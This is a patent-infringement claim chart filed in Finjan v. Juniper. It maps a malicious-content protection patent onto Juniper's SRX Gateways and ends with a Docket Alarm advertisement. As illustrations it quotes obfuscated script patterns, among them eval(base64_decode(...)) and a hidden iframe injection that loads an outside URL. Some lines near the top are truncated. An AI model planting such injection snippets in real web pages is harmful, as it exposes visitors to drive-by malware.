Case 3:17-cv-05659-WHA Document 182-20 Filed 08/20/18 Page 1 of 20

EXHIBIT 19

APPENDIX E-1

8,141,154	Juniper's SRX Gateways
	cuments cited below are based on information available to Finjan at the time this jan reserves its right to supplement this chart as additional information becomes
	hart, "SRX Gateways" include at least the following appliance models listed in

Exhibit A. For purposes of this chart, "SRX Gateways" are SRX Series Services Gateway appliances, either alone, or when used in conjunction with other products or services as a system. For example, SRX Gateways perform the infringing procedures in combination with Juniper Sky Advanced Threat Prevention ("Sky ATP")¹ or the Advanced Threat Prevention Appliance ("ATP Appliance")² as an integrated distributed system, as will be described in greater detail herein. Based on public information, SRX Gateways all operate identically with respect to the identified claims and only vary based on software specifications and/or deployment options.


As identified and described element by element below, the one or more of the SRX Gateways infringe at least claim 1 of the '154 Patent.

Claim 1	
1a. A system for protecting a computer from dynamically generated malicious content, comprising: a content processor (i) for processing content received over a network, the content including a call to a first function, and the call including an input, and (ii) for invoking a second function with the input, only if a security computer indicates that such invocation is safe;	 SRX Gateways meet the recited claim language because they provide a system with a content processor for processing content received over a network, the content including a call to a first function, and the call including an input, and for invoking a second function with the input, only if a security computer indicates that such invocation is safe. SRX Gateways meet the recited claim language because they protect computers from dynamically generated malicious content delivered through the web, email, and lateral threats (e.g. Drive-by-download; Zero-day Vulnerabilities that serve ransomware; backdoors by exploiting Browser and Adobe vulnerabilities; Web attack toolkits utilizing JavaScript; URL Malware propagating through websites and email; and Trojans that connect to URLs to download potentially malicious files) using behavior based technologies for processing content received over a network; with the content including an input (such as obfuscated content, the arguments of the JavaScript function or the PDF action, and can include a URL, URI, or IP address of a compromised website); and for invoking a second function (such as script function is action in safe. The figure below shows that SRX Gateways protect one or more client computers because they process received content that is received over a network that was sent to that are protected by the SRX Gateways.

 $[\]frac{1}{1}$ Sky ATP includes the components and services in Exhibit A.

DOCKE.

² ATP Appliance includes the appliance models listed in Exhibit A.



Another example of first function is 'unescape()' with a large amount of escaped data is detected. Such activity is suspicious as it indicates the attempt to inject a large amount of shell code or malicious HTML and/or JavaScript for the purpose of taking control of a system through a browser vulnerability. An example of first functions in the form of a 'document.write()' function include document.write(unescape([obfuscated code])), where the first function is a document.write(). For example, when the document.write function is executed the result is an iframe injection to download from link or URL hidden via 0x0 iframe.
Other examples of first functions are functions within PDFs for specifying the action to be performed automatically when the document is viewed such as downloading malware from a suspicious link or URL (e.g. OpenAction); Embed or Launch SWF functions within a PDF for running an embedded video file; and functions for launching JavaScript within a PDF (e.g. Launch).
Examples of second functions include recursive or suspicious scripts for obfuscating malicious links/URIs such as eval, unescape and document.write. In the following example, eval(base64_decode('ZXJyb3JfcmVwb3J0aW5nKDApOw0KJGJvdCA9 IE)) is a second function that is recursively decoding the obfuscated code "ZXJyb3JfcmVwb3J0aW5nKDApOw0KJGJvdCA9IE" Indirect calls to eval referencing the local scope of the current function or of unimplemented features (e.g. the document.lastModified property) are further examples of second functions.
In another example, the first functions (stated above) are used to conceal the intent to invoke second function with the input (e.g. scripts or embedded malicious iframe in order to obfuscate the malicious link or URI, such as document.write(" <iframe height="1" src="http://cool.cn/in.cgi?" style="visibility: hidden" width="1"></iframe> "). In this example, the second function (e.g. injected iframe with the input as "http://cool.cn/in.cgi?") is obfuscated by document.write. Additional combinations of functions include document.write(unescape([input])), where the first function is a document.write and the second function is an unescape. Other examples include scripts or iframes for performing mouse or keyboard interaction with a partially hidden element.
Another example is email with a link to a video about a news story, but another valid page, can be "hidden" on top or underneath the "PLAY" functionality (the first function) of a video. When the apparent "play" function is attempted, it is actually another second function that is invoked. Such second functions are typically takes the form of embedded script which load another page over it in a transparent layer using a concealed link or URI.
Second functions are typically a subsequent function that causes a download from the same URL such as connecting to or download files from a remote command and control ("CnC" or "C&C") server using HTTPSendRequest, InternetReadFile with the input (e.g. URL, IP, file).

DOCKET A L A R M



Explore Litigation Insights

Docket Alarm provides insights to develop a more informed litigation strategy and the peace of mind of knowing you're on top of things.

Real-Time Litigation Alerts



Keep your litigation team up-to-date with **real-time alerts** and advanced team management tools built for the enterprise, all while greatly reducing PACER spend.

Our comprehensive service means we can handle Federal, State, and Administrative courts across the country.

Advanced Docket Research



With over 230 million records, Docket Alarm's cloud-native docket research platform finds what other services can't. Coverage includes Federal, State, plus PTAB, TTAB, ITC and NLRB decisions, all in one place.

Identify arguments that have been successful in the past with full text, pinpoint searching. Link to case law cited within any court document via Fastcase.

Analytics At Your Fingertips



Learn what happened the last time a particular judge, opposing counsel or company faced cases similar to yours.

Advanced out-of-the-box PTAB and TTAB analytics are always at your fingertips.

API

Docket Alarm offers a powerful API (application programming interface) to developers that want to integrate case filings into their apps.

LAW FIRMS

Build custom dashboards for your attorneys and clients with live data direct from the court.

Automate many repetitive legal tasks like conflict checks, document management, and marketing.

FINANCIAL INSTITUTIONS

Litigation and bankruptcy checks for companies and debtors.

E-DISCOVERY AND LEGAL VENDORS

Sync your system to PACER to automate legal marketing.